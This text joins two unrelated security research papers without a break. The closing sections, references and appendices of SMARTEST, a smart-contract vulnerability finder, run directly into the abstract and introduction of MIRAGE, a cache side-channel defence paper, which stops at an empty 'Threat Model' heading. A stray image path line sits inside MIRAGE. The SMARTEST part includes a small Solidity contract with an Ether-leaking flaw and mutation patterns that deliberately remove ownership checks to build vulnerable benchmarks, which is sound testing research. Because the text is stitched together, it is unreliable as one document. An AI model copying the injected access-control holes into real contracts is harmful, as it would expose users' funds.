Threats to Validity. We describe potential sources of threats to validity that may be introduced in our experiments. Firstly, the benchmarks used in our experiments (443 contracts from CVE reports and 104 leaking and suicidal contracts from [14] and us) may not be representative and may be biased, although we tried hard for objective evaluation (e.g., collecting benchmarks from existing vulnerability databases, evaluating on trustful ground truths for vulnerabilities). Thus, when evaluated with other dataset whose regularities for vulnerable sequence patterns are rather different, results may be different. Secondly, comparing the vulnerability-finding capabilities among tools may be unfair in several aspects, despite our significant effort for a fair comparison (e.g., providing tool-specific constraints, giving more time budgets to other tools).

We describe concrete examples for the second point. As one example, we empirically found that modeling of leaking vulnerabilities differs in each tool. Specifically, we observed that MAIAN, TEETHER, MANTICORE, and ILF aim to find transaction sequences that leak Ethers to arbitrary addresses, assuming a test contract can have positive amounts of Ethers somehow (e.g., receiving Ethers from other killed contracts). Note that adopting this assumption may affect the effectiveness and the ground truth for vulnerabilities. As for the effectiveness aspect, following the assumption, a tool may be able to detect leaking vulnerabilities more quickly, since the vulnerabilities may be detected with shorter transactions without explicitly invoking `payable` functions. As for ground truth aspect, consider a simple contract without `payable` functions:

```
contract NoPayable {
  function sendEther () public {
    msg.sender.transfer(address(this).balance);}}
```

Observe that this contract has a leaking vulnerability with the assumption but does not have the vulnerability without the assumption (since the invariant `address(this).balance == 0` holds). MAIAN, TEETHER, MANTICORE, and ILF report the vulnerability for the above contract which does not have `payable` functions, while MYTHRIL does not. Regarding ground truths and SMARTEST's detection for leaking vulnerabilities, we followed the four tools' assumption, because we believe reporting issues related to improper access-controls would be beneficial rather than not reporting them. As another example for the second point, tools (TEETHER, ILF) that require additional inputs other than source code may yield better results if more sophisticated inputs are provided from users.

6 Related Work

Analysis of Smart Contracts. There is a large body of works on analysis of smart contracts, which we classify into four groups: symbolic execution [3, 17, 25, 28, 30, 31, 37, 38], static analysis [9, 10, 16, 39], formal verification [6, 18, 24, 32, 34, 36], and fuzzing [19, 22, 27].

Symbolic execution, which SMARTEST builds upon, is perhaps the most popular approach for finding bugs in smart contracts. In particular, MYTHRIL [3], MANTICORE [30], MAIAN [31], TEETHER [25], and ETHBMC [17] are closely related to SMARTEST in that they also use symbolic execution and are able to generate vulnerable transaction sequences. MYTHRIL and MANTICORE are well-known and actively-maintained tools for finding a range of security vulnerabilities. MAIAN and TEETHER are tools for finding relatively high-level safety violations such as Ether-leaking and suicidal vulnerabilities. ETHBMC [17] focuses on precise modeling of EVM internals (e.g., cryptographic hash functions) for accurate analysis. Our focus is on improving the speed of symbolic execution with language models, where we believe our core idea is applicable to existing tools as well (possibly with some adjustments on transaction representation method for EVM bytecode). Other symbolic execution tools such as OYENTE [28], OSIRIS [37], and HONEYBADGER [38] do not automatically provide trace information of found bugs.

Static analysis and program verification have been also popular for smart contract security. Vandal [10], SECURIFY [39], and Ethainter [9] use Datalog-based static analysis for finding security vulnerabilities such as reentrancy. Slither [16] is a security checker that performs static analyses including data dependency analysis. ZEUS [24] is a verifier based on abstract interpretation. SMTCHECKER [6] and SOLC-VERIFY [18] are modular verification tools where each function is analyzed in isolation. VERISMART [36] automatically infers transaction invariants and uses them for precise verification. VERX [32] supports verification of temporal properties. *eThor* [34] is a provably sound verifier for EVM bytecode. However, unlike SMARTEST, these tools are inappropriate for generating transaction sequences due to abstractions.

Fuzzing is a simple yet effective method for analyzing smart contracts. ContractFuzzer [22] and REGUARD [27] are

randomized fuzz testing tools for finding common vulnerabilities such as reentrancy. ILF [19] is an imitation learning-based fuzzer that aims to learn fuzzing policies from training sequences generated from symbolic execution.

Machine Learning for Symbolic Execution. There exist a few prior works that use machine learning to improve symbolic execution [11, 12, 26, 35, 40]. For example, MLB [26] uses machine learning to accelerate constraint solving in symbolic execution. To our knowledge, SMARTEST is the first that combines symbolic execution and language models to more effectively find vulnerabilities, although language models have been used in other contexts (e.g., code completion [33]).

7 Conclusion

We presented a new technique for effectively finding vulnerable transaction sequences in smart contracts. The key idea is to learn a statistical model from known vulnerable transaction sequences and use it to steer symbolic execution towards finding unknown vulnerabilities more effectively. We implemented the technique as a tool, SMARTEST, and demonstrated that SMARTEST is significantly more effective than existing tools for finding vulnerable transaction sequences.

Acknowledgement

We thank the anonymous reviewers and our shepherd, Byron Williams, for their constructive comments that helped to improve this paper. This work was supported by Samsung Research Funding & Incubation Center of Samsung Electronics under Project Number SRFC-IT1701-51. This work was also supported by Institute of Information & communications Technology Planning & Evaluation(IITP) grant funded by the Korea government(MSIT) (No.2020-0-01337, (SW STAR LAB) Research on Highly-Practical Automated Software Repair). This work was also supported by Institute of Information & communications Technology Planning & Evaluation(IITP) grant funded by the Korea government(MSIT) (No.2019-0-01697, Development of Automated Vulnerability Discovery Technologies for Blockchain Platform Security). This research was also supported by the MSIT(Ministry of Science and ICT), Korea, under the ICT Creative Consilience program(IITP-2021-0-01819) supervised by the IITP(Institute for Information & communications Technology Planning & Evaluation). So was supported by the Korea University Graduate School Junior Fellow Research Grant.

References

[1] A $50 Million Hack Just Showed That the DAO Was All Too Human. https://www.wired.com/2016/06/50-million-hack-just-showed-dao-human/. Accessed: January 2021.

[2] ERC20 Token Standard. https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md. Accessed: January 2021.

[3] Mythril: a security analysis tool for EVM bytecode. https://github.com/ConsenSys/mythril. Accessed: January 2021.

[4] Solidity. https://docs.soliditylang.org/en/v0.8.0/. Accessed: January 2021.

[5] The Parity Wallet Hack Explained. https://blog.openzeppelin.com/on-the-parity-wallet-multisig-hack-405a8c12e8f7/. Accessed: January 2021.

[6] Leonardo Alt and Christian Reitwiessner. Smt-based verification of solidity smart contracts. In Tiziana Margaria and Bernhard Steffen, editors, *Leveraging Applications of Formal Methods, Verification and Validation. Industrial Practice*, pages 376–388, 2018.

[7] Roberto Baldoni, Emilio Coppa, Daniele Cono D'elia, Camil Demetrescu, and Irene Finocchi. A survey of symbolic execution techniques. *ACM Comput. Surv.*, 51(3), 2018.

[8] Aaron R. Bradley and Zohar Manna. *The Calculus of Computation: Decision Procedures with Applications to Verification*. Springer-Verlag, 2007.

[9] Lexi Brent, Neville Grech, Sifis Lagouvardos, Bernhard Scholz, and Yannis Smaragdakis. Ethainter: A smart contract security analyzer for composite vulnerabilities. In *Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI 2020, page 454–469, 2020.

[10] Lexi Brent, Anton Jurisevic, Michael Kong, Eric Liu, François Gauthier, Vincent Gramoli, Ralph Holz, and Bernhard Scholz. Vandal: A scalable security analysis framework for smart contracts. *CoRR*, abs/1809.03981, 2018.

[11] Sooyoung Cha, Seongjoon Hong, Junhee Lee, and Hakjoo Oh. Automatically generating search heuristics for concolic testing. In *Proceedings of the 40th International Conference on Software Engineering*, pages 1244–1254, 2018.

[12] Junjie Chen, Wenxiang Hu, Lingming Zhang, Dan Hao, Sarfraz Khurshid, and Lu Zhang. Learning to accelerate symbolic execution via code transformation. In *32nd European Conference on Object-Oriented Programming (ECOOP 2018)*, 2018.

[13] Leonardo de Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In C. R. Ramakrishnan and Jakob Rehof, editors, *Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340, 2008.

[14] Thomas Durieux, João F. Ferreira, Rui Abreu, and Pedro Cruz. Empirical review of automated analysis tools on 47,587 ethereum smart contracts. In *Proceedings of the ACM/IEEE 42nd International Conference on Software Engineering*, ICSE '20, page 530–541, 2020.

[15] Oscar Soria Dustmann, Klaus Wehrle, and Cristian Cadar. Parti: A multi-interval theory solver for symbolic execution. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, ASE '18, page 430–440, 2018.

[16] Josselin Feist, Gustavo Greico, and Alex Groce. Slither: A static analysis framework for smart contracts. In *Proceedings of the 2nd International Workshop on Emerging Trends in Software Engineering for Blockchain*, WETSEB '19, page 8–15, 2019.

[17] Joel Frank, Cornelius Aschermann, and Thorsten Holz. ETHBMC: A bounded model checker for smart contracts. In Srdjan Capkun and Franziska Roesner, editors, *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 2757–2774, 2020.

[18] Ákos Hajdu and Dejan Jovanovic. solc-verify: A modular verifier for solidity smart contracts. *CoRR*, abs/1907.04262, 2019.

[19] Jingxuan He, Mislav Balunoviundefined, Nodar Ambroladze, Petar Tsankov, and Martin Vechev. Learning to fuzz from symbolic execution with application to smart contracts. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, page 531–548, 2019.

[20] Frederick Jelinek. Interpolated estimation of markov source parameters from sparse data. In *Proc. Workshop on Pattern Recognition in Practice, 1980*, 1980.

[21] Xiangyang Jia, Carlo Ghezzi, and Shi Ying. Enhancing reuse of constraint solutions to improve symbolic execution. In *Proceedings of the 2015 International Symposium on Software Testing and Analysis*, ISSTA '15, page 177–187, 2015.

[22] Bo Jiang, Ye Liu, and W. K. Chan. Contractfuzzer: Fuzzing smart contracts for vulnerability detection. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, ASE 2018, page 259–269, 2018.

[23] Daniel Jurafsky and James H. Martin. *Speech and Language Processing: An Introduction to Natural Language Processing, Computational Linguistics, and Speech Recognition*. Prentice Hall PTR, 1st edition, 2000.

[24] Sukrit Kalra, Seep Goel, Mohan Dhawan, and Subodh Sharma. ZEUS: analyzing safety of smart contracts. In *25th Annual Network and Distributed System Security Symposium, NDSS*, 2018.

[25] Johannes Krupp and Christian Rossow. Teether: Gnawing at ethereum to automatically exploit smart contracts. In *Proceedings of the 27th USENIX Conference on Security Symposium*, SEC'18, page 1317–1333, 2018.

[26] Xin Li, Yongjuan Liang, Hong Qian, Yi-Qi Hu, Lei Bu, Yang Yu, Xin Chen, and Xuandong Li. Symbolic execution of complex program driven by machine learning based constraint solving. In *2016 31st IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 554–559. IEEE, 2016.

[27] C. Liu, H. Liu, Z. Cao, Z. Chen, B. Chen, and B. Roscoe. Reguard: Finding reentrancy bugs in smart contracts. In *2018 IEEE/ACM 40th International Conference on Software Engineering: Companion (ICSE-Companion)*, pages 65–68, 2018.

[28] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor. Making smart contracts smarter. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 254–269, 2016.

[29] B. K. Mohanta, S. S. Panda, and D. Jena. An overview of smart contract and use cases in blockchain technology. In *2018 9th International Conference on Computing, Communication and Networking Technologies (ICCCNT)*, pages 1–4, 2018.

[30] M. Mossberg, F. Manzano, E. Hennenfent, A. Groce, G. Grieco, J. Feist, T. Brunson, and A. Dinaburg. Manticore: A user-friendly symbolic execution framework for binaries and smart contracts. In *2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 1186–1189, 2019.

[31] Ivica Nikoliundefined, Aashish Kolluri, Ilya Sergey, Prateek Saxena, and Aquinas Hobor. Finding the greedy, prodigal, and suicidal contracts at scale. In *Proceedings of the 34th Annual Computer Security Applications Conference*, ACSAC '18, page 653–663, 2018.

[32] A. Permenev, D. Dimitrov, P. Tsankov, D. Drachsler-Cohen, and M. Vechev. Verx: Safety verification of smart contracts. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 414–430, 2020.

[33] Veselin Raychev, Martin Vechev, and Eran Yahav. Code completion with statistical language models. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '14, page 419–428, 2014.

[34] Clara Schneidewind, Ilya Grishchenko, Markus Scherer, and Matteo Maffei. Ethor: Practical and provably sound static analysis of ethereum smart contracts. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, page 621–640, 2020.

[35] Shiqi Shen, Shweta Shinde, Soundarya Ramesh, Abhik Roychoudhury, and Prateek Saxena. Neuro-symbolic execution: Augmenting symbolic execution with neural constraints. In *26th Annual Network and Distributed System Security Symposium (NDSS)*, 2019.

[36] S. So, M. Lee, J. Park, H. Lee, and H. Oh. Verismart: A highly precise safety verifier for ethereum smart contracts. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 718–734, 2020.

[37] Christof Ferreira Torres, Julian Schütte, and Radu State. Osiris: Hunting for integer bugs in ethereum smart contracts. In *Proceedings of the 34th Annual Computer Security Applications Conference*, ACSAC '18, page 664–676, 2018.

[38] Christof Ferreira Torres, Mathis Steichen, and Radu State. The art of the scam: Demystifying honeypots in ethereum smart contracts. In *Proceedings of the 28th USENIX Conference on Security Symposium*, SEC'19, page 1591–1607, 2019.

[39] Petar Tsankov, Andrei Dan, Dana Drachsler-Cohen, Arthur Gervais, Florian Bünzli, and Martin Vechev. Securify: Practical security analysis of smart contracts. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, page 67–82, 2018.

[40] Sheng-Han Wen, Wei-Loon Mow, Wei-Ning Chen, Chien-Yuan Wang, and Hsu-Chun Hsiao. Enhancing symbolic execution by machine learning based solver selection. In *Proceedings of the NDSS Workshop on Binary Analysis Research*, 2019.

Appendix

A Simplification Procedure in Section 3.1.2

For simplicity, assume FOL is defined by the grammar below:

$$F ::= \mathit{true} \mid \mathit{false} \mid F_1 \wedge F_2 \mid F_1 \vee F_2 \mid \neg F \mid \forall y.x[y] = e \mid A \mid A^{\circ} \mid A^{\bullet}$$

F is a boolean constant (*true*, *false*), the application of a conjunction ($\wedge$), a disjunction ($\vee$), a negation ($\neg$) or a universal quantifier ($\forall$), or an atomic formula A possibly annotated with symbols ($\circ$ or $\bullet$), which provide hints for simplifying given constraints (Section 3.1, 3.1.2). An atomic formula A is a binary predicate applied to two terms (i.e., $A ::= e_1 \succ e_2$).

The simplification procedure is the following. Suppose a VC $F = F_1 \wedge \neg F_2$ is given where F is a conjunctive formula, F_1 is a state condition, and F_2 is a safety condition (Section 3.1.1); for *State* at line 13 of Algorithm 1, we consider $\mathit{State} \wedge \neg \mathit{false}$ (i.e., $F_1 = \mathit{State}, F_2 = \mathit{false}$). Let F_{ps} be the path conditions and Solidity-specific constraints in F_1, i.e., conjunctions of atomic formulas annotated with $\bullet$ symbols. We first collect a set of *necessary* variables X, which are needed to generate vulnerable transaction sequences. Concretely, we collect the initial set of variables $I = \mathsf{FV}(F_{ps}) \cup \mathsf{FV}(F_2)$, where $\mathsf{FV}(F')$ denotes the set of free variables in F'. Then, we iteratively collect all variables that may affect variables in I, until we reach a fixed point, i.e., $X = \mathsf{fix}(\lambda x.I \cup \mathsf{C}(F,x))$ where the "transfer function" $\mathsf{C} : \mathsf{FOL} \times \wp(\mathit{Var}) \to \wp(\mathit{Var})$ is defined below. Next, by iterating each conjunct F'' in F, we replace F'' by *true* if $\mathsf{FV}(F'') \not\subseteq X$ (F'' includes unnecessary variables). Finally, we remove symbols ($\circ$ or $\bullet$) in each atomic formula.

The function C is defined as follows:

$$\mathsf{C}(\mathit{true}, X) = X, \quad \mathsf{C}(\mathit{false}, X) = X$$

$$\mathsf{C}(F_1 \wedge F_2, X) = \mathsf{C}(F_1, X) \cup \mathsf{C}(F_2, X), \qquad \mathsf{C}(F_1 \vee F_2, X) = \mathsf{C}(F_1, X) \cup \mathsf{C}(F_2, X)$$

$$\mathsf{C}(\neg F, X) = \mathsf{C}(F, X), \quad \mathsf{C}(\forall y.x[y] = e, X) = \mathsf{C}(x[y] = e, X \setminus \{y\})$$

$$\mathsf{C}(e_1 \succ e_2, X) = \begin{cases} X \cup X' & \text{if } X \cap X' \neq \emptyset \text{ (where } X' = \mathsf{V}(e_1) \cup \mathsf{V}(e_2)) \\ X & \text{otherwise} \end{cases}$$

$$\mathsf{C}((x = e)^{\circ}, X) = \begin{cases} \mathsf{V}(e) \cup X & \text{if } x \in X \\ X & \text{otherwise} \end{cases}, \quad \mathsf{C}((e_1 \succ e_2)^{\bullet}, X) = \mathsf{C}(e_1 \succ e_2, X)$$

where $\mathsf{V}(e)$ means the set of variables in e. Given a formula F and a set of variables X, $\mathsf{C}(F,X)$ outputs a new set of variables $X'(\supseteq X)$ by adding variables in F into X, where the variables in F may affect some variables in X. The core part is $\mathsf{C}((x=e)^{\circ},X)$, where we collect $\mathsf{V}(e)$ only when x is identified as a necessary variable to be tracked. By constrast, in $\mathsf{C}(e_1 \succ e_2,X)$, we collect variables by considering information propagation at both sides (i.e., e_1 and e_2).

B Quantifier Elimination in Section 3.1.2

Given a verification condition F that may include universally quantified constraints, we obtain its quantified-free version F' using $\mathsf{QE} : \mathsf{FOL} \times \mathsf{FOL} \rightarrow \mathsf{FOL}$ (i.e., $F' = \mathsf{QE}(F,F)$):

$$\mathsf{QE}(\mathit{true},F) = \mathit{true}, \quad \mathsf{QE}(\mathit{false},F) = \mathit{false}$$
$$\mathsf{QE}(F_1 \wedge F_2,F) = \mathsf{QE}(F_1,F) \wedge \mathsf{QE}(F_2,F), \quad \mathsf{QE}(F_1 \vee F_2,F) = \mathsf{QE}(F_1,F) \vee \mathsf{QE}(F_2,F)$$
$$\mathsf{QE}(\neg F',F) = \neg(\mathsf{QE}(F',F))$$
$$\mathsf{QE}(\forall y.x[y] = e,F) = (x[y_1] = e) \wedge \cdots \wedge (x[y_n] = e) \text{ where } I_{F,x} = \{y_1,\cdots,y_n\}$$
$$\mathsf{QE}(e_1 \succ e_2,F) = e_1 \succ e_2$$

where $I_{F,x}$ denotes a set of index variables that are used as indices of x (or variables whose unprimed name is x, e.g., x', x'') in F. For example, when $F = x[p] = 3 \wedge x'[q] = 4$, $I_{F,x} = \{p,q\}$. Note that we do not define rules for the $(e_1 \succ e_2)^{\circ}$ and $(e_1 \succ e_2)^{\bullet}$ cases, because the symbols ($\circ$, $\bullet$) are removed after performing the property-focused simplification.

C Vulnerability Detection Rules (ERC20 Violation, Leaking, Suicidal)

ERC20 Violation. We implemented four harness functions equipped with rules for detecting ERC20 standard violations. We check these rules, by automatically inserting the test harness functions when predefined conditions are met and analyzing the augmented contracts.

A test harness for `transfer` functions checks: 1) whether the token sender's balance (e.g., `balance[msg.sender]`) is greater than or equal to `value` (an input parameter indicating the money to be sent) in case of successful transactions (i.e., returning *true*), 2) the token sender's balance is decreased by `value` (resp., not changed) in case of successful (resp., failing) transactions, and 3) the token receiver's balance (e.g., `balance[to]`) is increased by `value` (resp., not changed) in case of successful (resp., failing) transactions.

A test harness for `transferFrom` functions checks: 1) the token sender's balance (e.g., `balance[from]`) is greater than or equal to `value` in case of successful transactions, 2) the agent's allowance (e.g., `allowance[from][msg.sender]`) is greater than or equal to `value` in case of successful transactions, 3) the token sender's balance is decreased by `value` (resp., not changed) in case of successful (resp., failing) transactions, 4) the token receiver's balance (e.g., `balance[to]`) is increased by `value` (resp., not changed) in case of successful (resp., failing) transactions, and 5) the allowance is decreased by `value` (resp., not changed) in case of successful (resp., failing) transactions.

We also have two test harnesses for detecting violations of ERC20 invariants. The first harness checks whether the sum of balances between the two different accounts does not overflow, where the specification is an under-approximated one (e.g., it does not consider relationships among three account addresses). The second harness checks whether the balance of each account address is less than or equal to the total amount of supplied tokens (e.g., `totalSupply`).

Ether-leaking Vulnerability. Given a statement that sends Ethers to accounts, we report a leaking vulnerability if the contract leaks Ethers to an *untrusted* user and the amount of the leaked Ethers is greater than the amount of Ethers sent from the untrusted user. For example, given a statement `address(rcv).transfer(amount)` that sends `amount` Weis to `rcv`, we report a leaking vulnerability if the following safety condition can be violated: $\mathit{Trusted}[\mathit{rcv}] \vee \mathit{Invest}[\mathit{rcv}] \geq \mathit{money} \vee \mathit{money} = 0$. *Trusted* is an array that maps accounts to boolean values. We say an account `X` is *trusted* (resp., *untrusted*), if $\mathit{Trusted}[X]$ evaluates to *true* (resp., *false*) under a given satisfying assignment. A set of trusted addresses is defined as: hard-coded addresses in a source code, a message sender of initial transactions (i.e., a user that invokes constructors), `this` address, zero address (a constraint for ensuring an untrusted *rcv* is not a zero address, considering realistic scenarios), and address-typed parameters in transactions sent from trusted accounts [19]. *Invest* is an array that tracks the amount of Ethers invested from each user.

Suicidal Vulnerability. Given a statement that deactivates contracts, we report a suicidal vulnerability if the statement can be executed by untrusted users. For example, given a `selfdestruct(...)` statement, we report a vulnerability if the safety condition $\mathit{Trusted}[\mathit{msg.sender}]$ can be violated.

D Mutation Patterns (Leaking, Suicidal)

We describe mutation patterns for injecting likely leaking and suicidal vulnerabilities into seed contracts. These patterns aim to cause improper access controls (e.g., allowing anyone to access safety-critical statements), since one typical root reason for those vulnerabilities is based on them.

Pattern 1 is to negate conditions in modifiers (e.g., `onlyOwner`) that check ownership of contracts (e.g., changing `require(msg.sender==owner)` to `require(msg.sender != owner)`). Pattern 2 is to remove modifiers for checking ownership in functions, which include statements that send Ethers (e.g., `transfer`) or kills contracts (e.g., `selfdestruct`). Pattern 3 is to remove modifiers for checking ownership in functions (e.g., `transferOwnership`) being in charge of transferring ownership.

The statistics for 54 constructed benchmarks are as follows: Pattern 1 (20), Pattern 2 (17), and Pattern 3(17).

MIRAGE: Mitigating Conflict-Based Cache Attacks with a Practical Fully-Associative Design



Gururaj Saileshwar
gururaj.s@gatech.edu
Georgia Institute of Technology

Moinuddin Qureshi
moin@gatech.edu
Georgia Institute of Technology

Abstract

Shared caches in processors are vulnerable to conflict-based side-channel attacks, whereby an attacker can monitor the access pattern of a victim by evicting victim cache lines using cache-set conflicts. Recent mitigations propose randomized mapping of addresses to cache lines, to obfuscate the locations of set-conflicts. However, these are vulnerable to newer attack algorithms that discover conflicting sets of addresses despite such mitigations, because these designs select candidates for eviction from a small set of conflicting lines.

This paper presents *Mirage*, a practical design for a fully associative cache, wherein eviction candidates are selected randomly from among all the lines resident in the cache, to be immune to set-conflicts. A key challenge in enabling such a design for large shared caches (containing tens of thousands of resident cache lines) is managing the complexity of cache-lookup, as a naive design can require searching through all the resident lines. Mirage achieves full-associativity while retaining practical set-associative lookups by decoupling placement and replacement, using pointer-based indirection from tag-store to data-store to allow a newly installed address to globally evict the data of any random resident line. To eliminate set-conflicts, Mirage provisions extra invalid tags in a skewed-associative tag-store design where lines can be installed without set-conflict, along with a load-aware skew-selection policy that guarantees the availability of sets with invalid tags. Our analysis shows Mirage provides the global eviction property of a fully-associative cache throughout system lifetime (violations of full-associativity, i.e. set-conflicts, occur less than once in 10^4 to 10^{17} years), thus offering a principled defense against any eviction-set discovery and any potential conflict based attacks. Mirage incurs limited slowdown (2%) and 17–20% extra storage compared to a non-secure cache.

1 Introduction


Ensuring effective data security and privacy in the context of hardware side channels is a challenge. Performance-critical hardware components such as last-level caches (LLC) are often designed as shared resources to maximize utilization. When a sensitive application shares the LLC with a malicious application running simultaneously on a different core, cache side channels can leak sensitive information. Such cache attacks have been shown to leak sensitive data like encryption keys [5] and user data in the cloud [44]. Set-conflict based cache attacks (e.g. *Prime+Probe* [35]) are particularly potent as they do not require any shared memory between the victim and the spy and exploit the set-associative design of conventional caches. Such designs map addresses to only a small group of cache locations called a *set*, to enable efficient cache lookup. If the addresses of both the victim and the attacker map to the same set, then they can evict each other from the cache (such an episode is called a *set-conflict*) – the attacker uses such evictions to monitor the access pattern of the victim.

Recent proposals for *Randomized LLCs* [39, 40, 51, 57] attempt to mitigate set-conflict-based attacks by randomizing the locations of cachelines, i.e. addresses resident in the cache. By making the address-to-set mapping randomized and unpredictable to an adversary, these designs attempt to obfuscate the locations of the lines that are evicted. However, such defenses continue to select cachelines for eviction from a small number of locations in the cache (equal to the cache associativity), as shown in Figure 1(a), and thus set-conflicts continue to occur although their locations are obfuscated. Subsequent attacks [38, 40, 52] have proposed efficient algorithms to discover a minimal *eviction-set* (lines mapping to the same set as a target address, that can evict the target via set-conflicts) even in the presence of such defenses, rendering them ineffective. In this paper, we target the root cause of vulnerability to eviction-set discovery in prior defenses – the limitation of selecting victims for eviction from a small subset of the cache (a few tens of lines), which allows an adversary, that observes evictions, to learn finite information about installed addresses.

Our goal is to eliminate set-conflicts and attacks that exploit them, with a cache that has the property of *global evictions*, i.e the victims for eviction are chosen (randomly) from among *all* the lines in the cache. With global evictions, any line resident in the cache can get evicted when a new address is installed into the cache; all cachelines belong to a single set as shown in Figure 1(b). Hence, an adversary observing an eviction of its address gains no information about the installed address.

A fully associative cache design, where an address can map to any location in the cache, naturally provides global evictions. However, the main challenge in adopting such a design for the LLC is ensuring practical cache lookup. As a line can reside in any cache location, a cache lookup can require searching through the entire LLC (containing tens of thousands of lines) and be much slower than even a memory access. Ideally, we want the security of a fully-associative design, but the practical lookup of a set-associative design.

To this end, we propose *Mirage (Multi-Index Randomized Cache with Global Evictions)*. The key insight in Mirage is the decoupling of *placement* of a new line in the tag-store



(a) Set-Associative Eviction (b) Goal: Fully-Associative Global Eviction (c) Our Proposal Mirage

Figure 1: (a) Traditional LLCs have set-associative evictions (SAE), which leaks information to a spy. (b) Desired abstraction: Global Evictions (GLE) on misses that avoid set conflicts. (c) Our proposal, Mirage, enables global evictions practically with: (1) Indirection from tag-store to the data-store, (2) Skewed-Associative tag-store with extra tags, and (3) Placement of lines with load-balancing that guarantees the availability of sets with invalid tags and eliminates SAE.

(where the metadata is stored, that determines the complexity of lookup), from the *replacement* decisions (which locations should be evicted to free up capacity in the data-store). This allows the placement of the tag of the line in a small number of possible locations in the tag-store for efficient lookup, while selecting data victims globally from the entire data-store.

To enable global evictions, Mirage uses pointer-based indirection to associate tags with data-blocks and vice-versa (inspired by V-way Cache [41]) as shown in Figure 1(c), unlike traditional caches that have an implicit mapping between the tag and data of a cacheline. Moreover, Mirage provisions extra invalid tags in each set of the tag-store at a modest storage cost (while retaining the same data-store capacity) and guarantees the availability of such invalid tags in each set with a high probability. Thus, when a new line is installed, an invalid tag can be allocated from the tag-store without requiring an eviction of a line from the same set. An eviction of a line is only required to free a data-block, which is selected randomly from all the lines in the data-store, providing global eviction.

It is essential to prevent the adversary from mapping several lines at a time to a specific set, to fully deplete the available tags in that set. On an install to such a fully-occupied set, the cache is forced to perform a *Set Associative Eviction (SAE)*, where a valid tag from the same set needs to be evicted to accommodate the incoming line. By observing such an SAE, an adversary can infer the address of the installed line causing the eviction, and eventually launch a set-conflict based attack.

To eliminate set-conflicts and SAE, and ensure all evictions are global evictions, Mirage first splits the tag store into two equal parts (skews), and uses a cryptographic hash function to randomize the line-to-set mapping within each skew, like prior skewed-associative designs for secure caches [40, 57]. This allows a line the flexibility of mapping to two possible sets (one in each skew), in a manner unpredictable to the adversary. As both skews could have invalid tag-store entries, an important consideration is the skew-selection policy on a line-install. Using a random skew-selection policy, such as in prior works [40,57], results in an unbalanced distribution of invalid tags across sets, causing the episodes of SAE to continue to occur every few microseconds (a few thousand line installs). To promote a balanced distribution of invalid tags across sets, Mirage employs a load-aware skew selection policy (inspired by load-aware hashing [4, 43]), that chooses the skew with the most invalid tag-entries in the given set. With this policy, Mirage guarantees an invalid tag is always available for an incoming line for system lifetime, thus eliminating SAE.

For an LLC with 2MB/core capacity and 16-ways in the baseline, Mirage provisions 75% extra tags, and has two skews, each containing 14-ways of tag-store entries. Our analysis shows that such a design encounters SAE once per 10^{17} years, providing the global eviction property and an illusion of a fully associative cache virtually throughout system lifetime.

If Mirage is implemented with fewer than 75% extra tags, the probability of an SAE increases as the likelihood that the tag entries in both skews are all valid increases. To avoid an SAE in such cases, we propose an optimization that relocates an evicted tag to its alternative set that is likely to have invalid tags with high probability (note that each address maps to two sets, one in each skew). Mirage equipped with such *Cuckoo Relocation* (inspired from cuckoo hashing [36]), ensures an SAE occurs once every 22,000 years, with 50% extra tags.

Overall, this paper makes the following contributions:

1. We observe that conflict-based cache attacks can be mitigated by having global eviction that considers all the lines for eviction. For practical adoption, our goal is provide such a global eviction property without incurring significant latency for cache-lookup or power overhead.
2. We propose *Mirage*, a practical way to get the global eviction benefits of a fully associative cache. Mirage uses indirection from tag-store to data-store, an intelligent tag store design, and a load balancing policy to ensure that the cache provides global evictions for system lifetime (set-associative evictions occur once in 10^{17} years).
3. We propose *Mirage with Cuckoo Relocation*, whereby set-associative evictions in the tag store are mitigated by relocating a conflicting entry to an alternative location.

As Mirage requires extra tags and indirection, it incurs a modest storage overhead of 17% to 20% for a cache design with 64-byte linesize compared to a non-secure design. Our evaluations show that Mirage incurs a modest slowdown of 2%, compared to a non-secure set-associative baseline cache.

2 Background and Motivation

2.1 Cache Design in Modern Processors

Processor caches are typically organized at the granularity of 64-byte cache lines. A cache is typically divided into two structures – the *tag-store* and the *data-store*. For each cache-line, the metadata used for identification (e.g. address, valid-bit, dirty-bit) is called the *tag* and stored in the "tag-store", and there is a one-to-one mapping of the tag with the *data* of the line, which is stored in the "data-store". To enable efficient cache lookups, the tag-store is typically organized in a set-associative manner, where each address maps to a *set* that is a group of contiguous locations within the tag-store, and each location within a set is called a *way*. Each set consists of w ways, typically in the range of 8 - 32 for caches in modern processors (w is also referred to as the cache associativity). As last-level caches (LLCs) are shared among multiple processor cores for performance, cachelines of different processes can contend for the limited space within a set, and evict each other from the cache – such episodes of "set-conflicts" are exploited in side-channel attacks to evict victim cachelines.

2.2 Threat Model

